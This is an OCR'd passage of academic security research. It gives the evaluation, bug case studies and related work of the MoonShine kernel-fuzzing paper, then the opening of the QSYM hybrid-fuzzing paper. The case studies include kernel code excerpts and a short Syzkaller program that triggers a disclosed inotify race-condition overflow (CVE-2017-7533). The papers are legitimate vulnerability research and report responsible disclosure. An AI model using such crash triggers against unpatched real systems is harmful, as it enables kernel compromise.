**Trace Generation.** Prior to benchmarking our components, we preloaded all seed programs on a custom Google Cloud image running linux-4.13-rc7 compiled with `kcov`. During trace generation, we launched 4 n1-standard-2 machines and captured the traces in parallel. Our results show that our modifications to Strace result in a 250% slowdown during trace generation uniformly across sources. However, this is to be expected because after each system call we must capture the coverage recorded by `kcov` and write it to a file. Furthermore, the `kcov` api does not deduplicate the edge coverage achieved by a call during its execution. We found that without deduplication, the average size of our traces were 33MB. By deduplicating the instructions during trace generation we are able to reduce the average trace size from 33MB to 102KB.

**Distillation.** Our results for distillation show that the time required to distill a source was proportional to the size of the source. As Table 4 demonstrates, it took only 18 minutes to distill 3220 traces that contained over 2.9 million calls. We also found that over 90% of the execution time in distillation was spent reading the traces. The time required to build the dependency graph and track implicit dependencies was only 30 seconds. This suggests that MoonShine is able to distill efficiently.

| Source | Coverage | | | | Number of Distilled Calls | | | |
|---|---|---|---|---|---|---|---|---|
| | **Traced** | **RANDOM** | **(E)** | **(I+E)** | **Traced** | **RANDOM** | **(E)** | **(I+E)** |
| L+K | 19,500 | 3,460 (17.7%) | 13,320 (68.3%) | 16,400 (84.1%) | 283,836 | 12,712 (4.47%) | 10,200 (3.6%) | 12,712 (4.47%) |
| P+L+K | 23,381 | 5,532 (23.7%) | 18,288 (78.2%) | 21,432 (91.6%) | 1,863,474 | 15,333 (0.82%) | 11,455 (.61%) | 15,333 (0.82%) |
| P+G+L+K | 25,240 | 5,449 (21.6%) | 19,840 (78.6%) | 21,920 (86.8%) | 2,953,402 | 16,442 (0.56%) | 11,590 (.39%) | 16,442 (0.56%) |

Table 2: Seed source breakdown by distillation algorithm. The **Traced** columns report numbers from the original system call traces, prior to any distillation. **(I+E)** is short for Moonshine(I+E) and **(E)** for MoonShine(E). The numbers show the breakdown for our seed programs gathered from LTP (L), Posix Test Suites (L), Glibc Tests (G), Kselftests (K).

| Distillation Method | Coverage Recovered | Percentage |
|---|---|---|
| I+E | 24,230 | 95.0% |
| E | 23,140 | 91.6% |
| RANDOM | 19,120 | 75.7% |
| Default | 18,200 | 72.1% |

Table 3: Coverage recovered from original traces after 30 minutes of fuzzing. I+E refers to Moonshine(I+E) strategy and E refers to MoonShine(E).

| Source | Trace w/ Coverage (mins) | Trace w/o Coverage (mins) | Distillation (mins) |
|---|---|---|---|
| L+K | 8.5 | 3.8 | 4.3 |
| G | 28.4 | 13.3 | 8.5 |
| P | 20.4 | 7.7 | 10.5 |
| **Combined** | **61.3** | **25.2** | **18.3** |

Table 4: Breakdown of MoonShine performance across three seed program groups. The first is a combined LTP (L) + Kselftests(K), followed by Glibc (G) and finally Posix Test Suite (P).

**Result 4**: MoonShine collects and distills 110 gigabytes of raw program traces in under 80 minutes.

## 5.6 Is distillation useful? (RQ5)

We now evaluate our claim that without distillation the performance of the fuzzer will decrease significantly. We construct 5 different sets of seeds where the average number of calls for each seed increases by 146 but the number of seeds stay fixed at 500. We then instrument Syzkaller to record any mutations it performs on its programs. Each of our sets of seeds is used by Syzkaller as it fuzzes Linux 4.14-rc4 for 2 hours. Figure 6 shows the number of mutations it performs over the two hours. We observe that as the average length increases, the number of mutations decrease significantly. When using seeds whose average call length is 730, Syzkaller performed less than 100 mutations in one hour, which is prohibitively slow.

| Distillation Method | Mutations/sec |
|---|---|
| Default | 335 |
| MoonShine(E) | 305 |
| Moonshine(I+E) | 296 |
| Undistilled | 160 |

Table 5: Syzkaller's executions/sec measured after 2 hours of fuzzing across seeds generated from our different distillation algorithms. Our seed programs included LTP, Kselftests, Glibc teststuites, and Posix testsuites

We now assess the impact that MoonShine's seeds have on Syzkaller's overall performance. We measured the mutations per second achieved by Syzkaller throughout its 2 hour execution when using seeds generated by Moonshine(I+E), MoonShine(E), and with undistilled seeds. The results are summarized in Table 5. Syzkaller's baseline performance was 335 mutations per second. When using seeds generated by MoonShine(E) and Moonshine(I+E), the performance only decreased 10%. However, when Syzkaller used undistilled seeds, its mutation rate decreased by 53%.

**Result 5**: Running Syzkaller with undistilled seeds slows the mutation rate by 53%. Running Syzkaller on distilled seeds only reduces the mutation rate to 88.4% of what is achieved by default Syzkaller.





Figure 6: A comparison of Syzkaller's total mutations achieved in 2 hours of fuzzing while varying average seed program length. As program length increased, the number of mutations decreased in that timespan.

## 6 Case Studies of Bugs

In this section we describe two select bugs discovered by MoonShine during our experiments.

### 6.1 `inotify` Buffer Overflow

**Description.** Our first bug is a buffer overflow in the `inotify_handle_event()` module within the `inotify` subsystem. The inotify API enables users to track actions within the filesystem such as file creation, deletion, renaming, etc,. On a matching action, the kernel calls `inotify_handle_event()` to generate an event for the user, which has the following structure:

```
struct inotify_event_info {
    struct fsnotify_event *fse;
    int wd;
    u32 sync_cookie;
    int name_len;
    char name[]; /* optional field */
}
```

When generating a file-related event, `inotify_handle_event()` determines the amount of memory to allocate by first checking the length of the filename. After allocating memory, `inotify_handle_event()` calls `strcpy()` to copy the filename. However, if the filename length increases after determining the amount of memory to allocate but before the `strcpy()`, it will cause a buffer overflow. This can happen if another task calls `rename()` in that window. This scenario is detailed in Figure 7. In the top window, Thread 1 executes `inotify_handle_event` and if the event corresponds to a filename then it will call `strlen(dentry->d_name.name)`. After computing `alloc_len`, Thread 2 calls `rename` which performs a `memcpy` to change `dentry->d_name.name`. When Thread 1 resumes, `dentry->d_name.name` is different so the subsequent `strcpy` will overflow the struct if the size of the name has increased.

After 4.5 hours of fuzzing with seeds distilled using Moonshine(I+E), Syzkaller reported a *KASAN: slab out of bounds in strcpy* crash in `inotify_handle_event()`. The program that triggered the bug is listed in Figure 8. Lines 2 and 3 initialize an `inotify` instance to watch the current directory for all events. Line 5 creates a file named "short" and line 6 closes it. In line 7, the file is renamed to the longer name "long_name." The reason Syzkaller triggered this bug is because it will randomly schedule calls on different threads. In this case, the `rename` and `close` were run in parallel.

**How Distilled Seeds Helped.** The program in Figure 8 is from the `inotify02` testcase in LTP. The goal of the test case was to test the close, create, and rename events to ensure correct semantic behavior. When using only its manual rules, Syzkaller never generated the relevant sequence of calls for this bug to trigger. This is because its manual rules are weighted to select calls that share semantic types. In this case, the `rename`, `close` and `inotify_add_watch` did not share semantic types, but MoonShine's distillation algorithm could detect that each of these calls contributed new coverage as during their control paths each triggered an `inotify` event. Furthermore, MoonShine observed `inotify_add_watch` is an implicit dependency of both `rename` and `close` so the calls were merged into one program.

### 6.2 Integer Overflow in `fcntl`

The `pipe` system call creates an undirected data channel that allows communication between two processes. By default, the size of a pipe is the same as the system limit which is typically 4096 bytes. The size can be increased by calling `fcntl` with the command `F_SETPIPE_SZ`. However, calling this command with size 0 causes an `unsigned long long` overflow. Figure 9 shows the relevant excerpts from the call stack.

The root cause of the error happens in line 12. Since `size` is 0, `nr_pages` is also set to 0 which means that `fls_long(-1)` returns 64, resulting in the undefined expression `(1UL << 64)`.

**How Distilled Seeds Helped.** Our seed program fcntl30.c (from the LTP testsuite) called `fcntl` with `F_SETPIPE_SZ`. Figure 10 shows the relevant excerpt where the test iteratively changes the pipe size starting from the default size of 4096; however, during fuzzing, Syzkaller changed the size to 0. Default Syzkaller was unable to detect the bug because it is unable to understand that the command `F_SETPIPE_SZ` is meant to take

**Thread 1**: fs/notify/inotify/inotify_fsnotify.c

```
int inotify_handle_event()
{
    struct inotify_event_info *event;
    int len = 0;
    int alloc_len = sizeof(struct
        inotify_event_info);
    if (dentry->d_name.name) {
      len = strlen(dentry->d_name.name);
      alloc_len += len + 1;
    }
    /* Interrupted by Thread 2 */
```

**Thread 2**: fs/dcache.c

```
static void copy_name()
{
  memcpy(dentry->d_iname, target->d_name.name,
      target->d_name.len + 1);
  dentry->d_name.name = dentry->d_iname;
}
```

**Thread 1** (continued)

```
    /* Execution Resumed */
    event = kmalloc(alloc_len, GFP_KERNEL);
    event->name_len = len;
    if (len)
      strcpy(event->name, dentry->d_name.name);
}
```

Figure 7: inotify_handle_event() bug in fs/notify/fsnotify.c. After Thread 1 computes alloc_len, Thread 2 increases the length of filename by copying a larger string to dentry->d_name.name, causing the overflow in strcpy.

```
1:  mmap(...)
2:  r0 = inotify_init()
3:  r1 = inotify_add_watch(r0,
        &(0x7f0000000000)="2e", 0xfff)
4:  chmod(&(0x7f0000001000)="2e", 0x1ed)
5:  r2 = creat(&(0x7f0000002000)="short",
        0x1ed)
6:  close(r2)
7:  rename(&(0x7f000000a000)="short",
        &(0x7f0000006000-0xa)="long_name")
8:  close(r0)
```

Figure 8: Syzkaller program that caused the bug. We have increased readability by truncating arguments and changing the filenames from hex strings to "long_name" and "short." Critically, "long_name" is longer than "short."

a file descriptor corresponding to pipe. When executing the command, Syzkaller randomly chooses from the collection of previously opened file descriptors so in order to trigger this bug it must select both fcntl with the command F_SETPIPE_SZ and ensure that pipe has already been executed. Whereas for the seed programs, the application already knows that the fcntl command should be associated with pipe so those two commands are already in the same program.

```
1:  long pipe_fcntl(...) {
2:     ...
3:     case F_SETPIPE_SZ:
4:         pipe_set_size(pipe, arg); //arg = 0
5:     ...
6:  long pipe_set_size(pipe, 0) {
7:     ...
8:         round_pipe_size(0);
9:     ...
10: unsigned int round_pipe_size(0) {
11:    ...
12:    nr_pages = (size + PAGE_SIZE - 1) >>
           PAGE_SHIFT; // = 0UL
13:    return (1UL << fls_long(0-1)) <<
           PAGE_SHIFT; //fls_long(-1) returns
           64
14: ...
```

Figure 9: fcntl undefined behavior when called with command F_SETPIPE_SZ and size of 0.

```
1:  int main(...)
2:  {
3:    int pipe_fds[2], test_fd;
4:    ...
5:    for (lc = 0; TEST_LOOPING(lc); lc++) {
6:      pipe(pipe_fds);
7:      test_fd = pipe_fds[1];
8:
9:      TEST(fcntl(test_fd, F_GETPIPE_SZ));
10:
11:     orig_pipe_size = TEST_RETURN;
12:     TEST(fcntl(test_fd, F_SETPIPE_SZ,
            new_pipe_size));
13:     ...
14:   }
15:   ...
16: }
```

Figure 10: Relevant excerpt from fcntl30.c. Traces from this program were distilled to form the fcntl pipe bug.

## 7 Discussion

We have demonstrated that trace distillation can improve kernel security by discovering new vulnerabilities efficiently. In this section, we describe some of the limitations of our current prototype implementation and some future directions that can potentially minimize these issues.

### 7.1 Limitations

**Lack of Inter-Thread Dependency Tracking.** MoonShine's dependency tracking algorithm assumes that all

dependencies of a call are produced by the same thread or a parent process. However, if a call depends on a resource produced by a parallel thread or process, then the current implementation of MoonShine cannot track the dependency. While the programs producing the traces used in this paper contained very few such inter-process/thread dependencies, more complex programs like databases or Web servers may have such dependencies as their processes/threads often share sockets and memory regions. Developing a tracking mechanism for such inter-thread/inter-process dependencies will be an interesting future work.

**False Positives from Static Analysis.** MoonShine's static implicit dependency analysis may result in false positives, i.e., it may detect two system calls to have implicit dependencies where there are none. Note that these false positives do not affect the coverage achieved by the distilled corpus but might make the traces slightly larger than they need to be.

In our experiments, we observed that imprecise pointer analysis is a major source of false positives. If two system calls read and write from the same struct field, MoonShine cannot determine if the corresponding pointers refer to the same struct instance. For example, MoonShine identifies `mlock` as an implicit dependency of `munmap` because `struct vma` is a write dependency of `mlock` and a read dependency of `munmap`. However, the instances of `struct vma` are completely determined by the pointers passed in as the first argument to each call. If the first arguments to these calls are different, then the instances of the struct will also differ and the two calls will not be dependencies. However, due to the imprecision of static analysis, MoonShine always treats these calls as dependencies irrespective of their arguments.

## 7.2 Future Work

**Supporting other Kernel Fuzzers.** Most fuzzers, irrespective of their design, benefit significantly from using a diverse and compact set of seeds [31]. MoonShine's trace distillation mechanism is designed to increase the diversity and minimize the size of seed traces (while maintaining the dependencies) used for kernel fuzzing. Although our current prototype implementation is based on Linux and Syzkaller, there are a several ways we can extend MoonShine to benefit other kernel fuzzers. In particular, for other Linux kernel fuzzers, it should be relatively straightforward to adapt MoonShine's trace generation and seed selection components. MoonShine's static implicit dependency analysis can also be easily extended to other open source OS kernels such as FreeBSD.

For closed-source operating systems like Microsoft Windows, MoonShine can potentially support trace distillation of by leveraging recent works [29, 33] using virtualization-based approaches to capturing system call traces and kernel code coverage albeit with higher performance overhead. MoonShine can be extended to dynamically identify implicit dependencies by tracking the load and store instructions executed during a system call execution and identifying the calls that read-/write to the same addresses. Such a virtualization-based dynamic approach to tracking implicit dependencies will be more precise (i.e., fewer false positives) than MoonShine's static-analysis-based approach, but will incur significantly higher performance overhead. Exploring this tradeoff is an interesting area for future research.

**Fuzzing Device Drivers.** The system calls in our traces targeted core subsystems of the Linux kernel such as file system, memory management, and networking. However, device drivers make up over 40% of the Linux source code [15] and are the most common source of vulnerabilities [34]. Recent work [20, 28] has shown that targeted fuzzing of device drivers is effective at discovering critical security vulnerabilities. We believe that these approaches can also benefit from MoonShine's trace distillation. For example, seeds distilled from traces of Android applications/services that communicate with different device drivers can be used for efficient fuzzing of Android device drivers.

# 8 Related Work

**Seeding and Distillation.** Seed selection was first explored in the context of file-format fuzzing, i.e., fuzzers for application code that parse well-structured input (pdfs, jpeg, png, etc.). In 2008, Ormandy et al. seeded a fuzzer for the Microsoft internet explorer browser with contents gathered by crawling different URLs and uncovered two serious security vulnerabilities [27]. In 2011, Evans et al. also seeded a fuzzer for Adobe Flash Player with 20,000 distilled SWF files and discovered 400 unique crashes [19].

Recently, Beret et al. evaluated four distillation strategies on the CERT Basic Fuzzing Framework (BFF) [2] across 5 file formats and found maximizing code coverage to be the optimal distillation strategy [31]. While MoonShine is also a seed distillation framework, distillation for OS fuzzers is fundamentally a different and arguably more difficult problem than distilling file formats. File-format distillation works at the level of entire files and simply selects a small set of seed files out of a given set of files without worrying about pruning each individual file's contents. By contrast, OS fuzzer distillation must work at the finer granularity of individual system calls within program traces and maintain the implicit/-explicit dependencies of the system calls while minimizing the number of calls as the program traces tend to be, on average, multiple orders of magnitude larger than the

seed files used for fuzzing.

**Seed Generation and Generational Fuzzers.** Generational fuzzers craft test inputs according to some form of specification and are often used to fuzz programs which take highly-structured input, e.g., compilers. For instance, jsfunfuzz [32], and Csmith [40] are equipped with JavaScript and C grammars, respectively, which they use to craft syntactically valid programs. Other fuzzers use dynamically learned grammars to help craft input. For example, Godefroid et al. [21] present a white-box fuzzer which generates grammatical constraints during symbolic execution.

Another related line of work has investigated the possibility of synthetically crafting new seeds from existing ones. LangFuzz [24] and IFuzzer [36] are both JavaScript fuzzers that parse code fragments from an input test suite and recombine these fragments to craft interesting new inputs. Skyfire [39] uses a PCSG (probabilitistic context-sensitive grammar) learned from input programs to generate diverse and uncommon seeds. By contrast, MoonShine distills the seed traces while preserving both syntactic and semantic integrity and the achieved code coverage.

Lastly, IMF [22] is a model-based macOS kernel fuzzer that programatically infers an API model from the call trace of real-world programs. Using this inferred model, IMF is able to generate and mutate C programs for use in a fuzzing campaign. Both IMF and MoonShine rely on tracking explicit input dependencies between system calls. However, unlike MoonShine, IMF does not perform any trace distillation, which in our setting slows the rate of fuzzing by up to 90%. Furthermore, IMF does not support any implicit dependency tracking, which was essential for finding 10 out of the 17 vulnerabilities detected by MoonShine.

**Other Fuzzers.** Trinity [11], iknowthis [4], and sysfuzz [9] are other examples of Linux system call fuzzers built with hard-coded rules and grammars. In addition, there also exists another class of evolutionary kernel fuzzers built on or inspired by AFL [1]. These are TriforceLinuxSyscallFuzzer [10], TriforceAFL [23], and kAFL [33], the latter two of which are OS agnostic. Like Syzkaller, all of these OS fuzzers can potentially benefit from the coverage improvements offered by the MoonShine framework.

Finally, the class of evolutionary fuzzers that target semantic bugs (e.g., SlowFuzz [35], NEZHA [30], Frankencerts [17], and Mucerts [41]) may also similarly benefit from domain-specific seed distillation techniques that maximize coverage or path diversity.

**Implicit Dependencies.** MoonShine's approach of identifying implicit dependencies across system calls is conceptually similar to the dependency tracking mechanisms used in record-replay systems that can replay an application's execution trace. Deterministic replay requires identification of the system calls that access some shared resources to ensure preserving their relative ordering during replay. To do this, record-replay systems like Dora [25] and Scribe [26] log serialized access to shared kernel resources, e.g., inodes and memory tables. However, MoonShine, unlike these systems, uses static analysis to track implicit dependencies.

## 9 Developer Responses

We have responsibly disclosed all the vulnerabilities identified in this work to the appropriate subsystem maintainers and vendors. In total, 9 of the 17 vulnerabilities have already been fixed and we are working with the developers to fix the rest. Our reports include a description of the bug, our kernel configs, and a Proof-of-Concept (POC) test input. The `inotify` buffer overflow vulnerability was assigned CVE-2017-7533 and the fix was applied to the 4.12 kernel and backported to all stable kernels versions after 3.14. The JFS memory corruption and `socket_setattr` bugs were addressed within a week of disclosure and have been assigned CVE-2018-12233 and CVE-2018-12232 respectively. The fixes for both of these bugs are currently being tested and will be backported to the affected stable kernels after the 4.18-rc2 release.

## 10 Conclusion

In this paper we designed, implemented and evaluated Moonshine, a framework that automatically generates seeds for OS fuzzers by distilling system call traces gathered from the execution of real programs. Our experimental results demonstrated that Moonshine is able to efficiently distill a trace of over 2.8 million system calls into just over 14,000 calls while preserving 86% of the coverage. Moreover, the seeds generated by Moonshine improved the coverage of Syzkaller by over 13%, and resulted in the discovery of 17 new vulnerabilities in the Linux kernel that the default Syzkaller could not find by itself.

## 11 Acknowledgement

We thank Junfeng Yang, Jason Nieh, and the anonymous reviewers for their constructive and valuable feedback. This work is sponsored in part by NSF grant CNS-16-17670, ONR grant N00014-17-1-2010, and a Google Faculty Fellowship. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government, ONR, or NSF.

## References


[1] afl. https://github.com/mirrorer/afl.

[2] CERT Basic Fuzzing Framework (BFF). https://github.com/CERTCC-Vulnerability-Analysis/certfuzz.

[3] Glibc Testsuite. https://sourceware.org/glibc/wiki/Testing/Testsuite.

[4] iknowthis. https://github.com/rgbkrk/iknowthis.

[5] Kernel memory leak detector. https://www.kernel.org/doc/html/v4.10/dev-tools/kmemleak.html.

[6] Linux Kernel Selftests. https://www.kernel.org/doc/Documentation/kselftest.txt.

[7] Linux Testing Project. https://linux-test-project.github.io/.

[8] Open Posix Test Suite. http://posixtest.sourceforge.net/.

[9] sysfuzz: A Prototype Systemcall Fuzzer. https://events.ccc.de/congress/2005/fahrplan/attachments/683-slides_fuzzing.pdf.

[10] Triforce Linux Syscall Fuzzer. https://github.com/nccgroup/TriforceLinuxSyscallFuzzer.

[11] Trinity. https://github.com/kernelslacker/trinity.

[12] afl-tmin. http://www.tin.org/bin/man.cgi?section=1&topic=afl-tmin, 2013.

[13] Strace. https://strace.io/, 2017.

[14] The Undefined Behavior Sanitizer - UBSAN. https://www.kernel.org/doc/html/v4.11/dev-tools/ubsan.html, 2017.

[15] S. Bhartiya. How Linux is the Largest Software Project. https://www.cio.com/article/3069529/, 2016.

[16] N. Brown. Smatch: pluggable static analysis for C. https://lwn.net/Articles/691882/, 2016.

[17] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using Frankencerts for Automated Adversarial Testing of Certificate Validation in SSL/TLS Implementations. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (S&P)*, pages 114–129, 2014.

[18] J. Edge. The kernel address sanitizer. https://lwn.net/Articles/612153/, 2017.

[19] C. Evans, M. Moore, and T. Ormandy. Fuzzing at scale. https://security.googleblog.com/2011/08/fuzzing-at-scale.html.

[20] DIFUZE: Interface Aware Fuzzing for Kernel Drivers. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 2123–2138, 2017.

[21] P. Godefroid, A. Kiezun, and M. Y. Levin. Grammar-based whitebox fuzzing. In *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 206–215, 2008.

[22] H. Han and S. K. Cha. IMF: Inferred Model-based Fuzzer. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2345–2358, 2017.

[23] J. Hertz and T. Newsham. Project triforce: Run afl on everything! https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/june/project-triforce-run-afl-on-everything/, 2017.

[24] C. Holler, K. Herzig, and A. Zeller. Fuzzing with Code Fragments. In *Proceedings of the 21st USENIX Security Symposium*, pages 445–458, 2012.

[25] N. Viennot, S. Nair, and J. Nieh. Transparent Mutable Replay for Multicore Debugging and Patch Validation. In *Proceedings of the 18th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 127–138, 2013.

[26] O. Laadan, N. Viennot, and J. Nieh. Transparent, Lightweight Application Execution Replay on Commodity Multiprocessor Operating Systems. In *Proceedings of the ACM (SIGMETRICS) International Conference on Measurement and Modeling of Computer Systems*, pages 155–166, 2010.

[27] T. Ormandy. Making software dumber. http://taviso.decsystem.org/making_software_dumber.pdf, 2008.

[28] P. Paganini. Google syzkaller fuzzer allowed to discover several flaws in linux usb subsystem. https://securityaffairs.co/wordpress/65313/hacking/linux-usb-subsystem-flaws.html, 2017.

[29] J. Pan, G. Yan, and X. Fan. Digtool: A Virtualization-Based Framework for Detecting Kernel Vulnerabilities. In *Proceedings of the 26th USENIX Security Symposium*, pages 149–165, 2017.

[30] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana. NEZHA: Efficient Domain-Independent Differential Testing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P)*, pages 615–632, 2017.

[31] A. Rebert, S. K. Cha, T. Avgerinos, J. Foote, D. Warren, G. Grieco, and D. Brumley. Optimizing Seed Selection for Fuzzing. In *Proceedings of the 23rd USENIX Security Symposium*, pages 861–875, 2014.

[32] J. Ruderman. Introducing jsfunfuzz. http://www.squarefree.com/2007/08/02/introducing-jsfunfuzz/, 2007.

[33] S. Schumilo, C. Aschermann, R. Gawlik, S. Schinzel, and T. Holz. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *Proceedings of the 26th USENIX Security Symposium*, pages 167–182, 2017.

[34] J. V. Stoep. Android: protecting the kernel. Linux Security Summit, 2016.

[35] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana. SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2155–2168, 2017.

[36] S. Veggalam, S. Rawat, I. Haller, and H. Bos. IFuzzer: An Evolutionary Interpreter Fuzzer using Genetic Programming. In *Proceedings of the 21st European Symposium on Research in Computer Security (ESORICS)*, pages 581–601, 2016.

[37] D. Vykov. Syzkaller. https://github.com/google/syzkaller, 2016.

[38] D. Vyukov. Kernel: add kcov code coverage. https://lwn.net/Articles/671640/, 2016.

[39] J. Wang, B. Chen, L. Wei, , and Y. Liu. Skyfire: Data-Driven Seed Generation. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (S&P)*, pages 579–594, 2017.

[40] X. Yang, Y. Chen, E. Eide, and J. Regehr. Finding and understanding bugs in c compilers. In *Proceedings of the 32nd ACM SIGPLAN Conference on Programming Languge Design and Implementation (PLDI)*, pages 283–294, 2011.

[41] Y. Chen, T. Su, C. Sun, Z. Su, and J. Zhao. Coverage-directed differential testing of JVM implementations. In *Proceedings of the 37th ACM Conference on Programming Language Design and Implementation (PLDI)*, pages 85–99, 2016.

# QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing

Insu Yun† Sangho Lee† Meng Xu† Yeongjin Jang* Taesoo Kim†

† *Georgia Institute of Technology*
* *Oregon State University*

## Abstract

Recently, hybrid fuzzing has been proposed to address the limitations of fuzzing and concolic execution by combining both approaches. The hybrid approach has shown its effectiveness in various synthetic benchmarks such as DARPA Cyber Grand Challenge (CGC) binaries, but it still suffers from scaling to find bugs in complex, real-world software. We observed that the performance bottleneck of the existing concolic executor is the main limiting factor for its adoption beyond a small-scale study.

To overcome this problem, we design a fast concolic execution engine, called QSYM, to support hybrid fuzzing. The key idea is to tightly integrate the symbolic emulation with the native execution using dynamic binary translation, making it possible to implement more fine-grained, so faster, instruction-level symbolic emulation. Additionally, QSYM loosens the strict soundness requirements of conventional concolic executors for better performance, yet takes advantage of a faster fuzzer for validation, providing unprecedented opportunities for performance optimizations, e.g., optimistically solving constraints and pruning uninteresting basic blocks.

Our evaluation shows that QSYM does not just outperform state-of-the-art fuzzers (i.e., found 14× more bugs than VUzzer in the LAVA-M dataset, and outperformed Driller in 104 binaries out of 126), but also found *13 previously unknown security bugs* in *eight* real-world programs like Dropbox Lepton, ffmpeg, and OpenJPEG, which have already been intensively tested by the state-of-the-art fuzzers, AFL and OSS-Fuzz.

## 1 Introduction

The computer science community has developed two notable technologies to automatically find vulnerabilities in software: namely, coverage-guided fuzzing [1–3] and concolic execution [4, 5]. Fuzzing can quickly explore the input space at nearly native speed, but it is only good at discovering inputs that lead to an execution path with loose branch conditions, such as `x > 0`. On the contrary, concolic execution is good at finding inputs that drive the program into tight and complex branch conditions, such as `x == 0xdeadbeef`, but it is very expensive and slow to formulate these constraints and to solve them.





**Figure 1:** Newly found line coverage of popular open-source software by state-of-the-art concolic executors, Driller and S2E, and our system, QSYM, until they saturated. We used five test cases in each project that have the largest code coverage. Test cases generated by QSYM cover significantly more lines than both concolic executors. In libtiff, Driller could not generate any test case due to incomplete modeling for `mmap()`.

To take advantage of both worlds, a hybrid approach [6–8], called *hybrid fuzzing*, was recently proposed. It combines both fuzzing and concolic execution, with the hope that the fuzzer will quickly explore trivial input spaces (i.e., loose conditions) and the concolic execution will solve the complex branches (i.e., tight conditions). For example, Driller [8] demonstrates its effectiveness of the hybrid fuzzing in the DARPA Cyber Grand Challenge (CGC) binaries—generating six new crashing inputs out of 126 binaries that are not possible when running either fuzzing or concolic execution alone.

Unfortunately, these hybrid fuzzers still suffer from scaling to find real bugs in non-trivial, real-world applications. We observed that the performance bottlenecks of their concolic executors are the main limiting factor that deters their adoption beyond the synthetic benchmarks.

Unlike the promise made by concolic executors, they fail to scale to real-world applications: the symbolic emulation is too slow in formulating path constraints (e.g., libjpeg and libpng in Figure 1) or it is often not even possible to generate these constraints (e.g., libtiff and file in Figure 1) due to the incomplete and erroneous environment models (Table 4).

In this paper, we systematically analyze the performance bottlenecks of concolic execution and then overcome the problem by tailoring the concolic executor to support hybrid fuzzing (§2). The key idea is to tightly integrate the symbolic emulation to the native execution using dynamic binary translation. Such an approach provides unprecedented opportunities to implement more fine-grained, instruction-level symbolic emulation that can minimize the use of expensive symbolic execution (§3.1). Unlike our approach, current concolic executors employ coarse-grained, basic-block-level taint tracking and symbolic emulation, which incur non-negligible overheads to the concolic execution.

Additionally, we alleviate the strict soundness requirements of conventional concolic executors to achieve better performance as well as to make it scalable to real-world programs. Such incompleteness or unsoundness of constraints is not a problem in a hybrid fuzzer where a co-running fuzzer can quickly validate the newly generated test cases; the fuzzer can quickly discard them if they are invalid. Moreover, this approach makes it possible to implement a few practical techniques to generate new test cases, i.e., by optimistically solving some parts of constraints (§3.2), and to improve the performance, i.e., by pruning uninteresting basic blocks (§3.3). These new techniques and optimizations together allow QSYM to scale to test real-world programs.

Our evaluation shows that the hybrid fuzzer, QSYM, —built on top of our concolic executor, and the state-of-the-art fuzzer, AFL—outperforms all existing fuzzers like Driller [8] and VUzzer [9]. QSYM achieved significantly better code coverage than Driller in 104 out of 126 DARPA CGC binaries (tied in five challenges). Further, QSYM discovered 1,368 bugs out of 2,265 bugs in the LAVA-M test set [10], whereas VUzzer found 95 bugs.

More importantly, QSYM scales to testing complex real-world applications. It has found *13 previously unknown vulnerabilities* in *eight* non-trivial programs, including ffmpeg and OpenJPEG. It is worth noting that these programs have been thoroughly tested by other state-of-the-art fuzzers such as AFL and OSS-Fuzz, highlighting the effectiveness of our concolic executor. OSS-Fuzz running on a distributed fuzzing infrastructure with hundreds of servers [11] was unable to find these bugs, but QSYM found them by using *a single workstation*. For further research, we open-source the prototype of QSYM at `https://github.com/sslab-gatech/qsym`.

This paper makes the following contributions:

- **Fast concolic execution through efficient emulation.** We improved the performance of concolic execution by optimizing emulation speed and reducing emulation usage. Our analysis identified that symbol generation emulation was the major performance bottleneck of concolic execution such that we resolved it with instruction-level selective symbolic execution, advanced constraints optimization techniques, and tied symbolic and concolic executions.
- **Efficient repetitive testing and concrete environment.** The efficiency of QSYM makes re-execution-based repetitive testing and the concrete execution of external environments practical. Because of this, QSYM is free from snapshots incurring significant performance degradation and incomplete environment models resulting in incorrect symbolic execution due to its non-reusable nature.
- **New heuristics for hybrid fuzzing.** We proposed new heuristics tailored for hybrid fuzzing to solve unsatisfiable paths optimistically and to prune out compute-intensive back blocks, thereby making QSYM proceed.
- **Real-world bugs.** A QSYM-based hybrid fuzzer outperformed state-of-the-art automatic bug finding tools (e.g., Driller and VUzzer) in the DARPA CGC and LAVA test sets. Further, QSYM discovered *13 new bugs* in eight real-world software. We believe these results clearly demonstrate the effectiveness of QSYM.

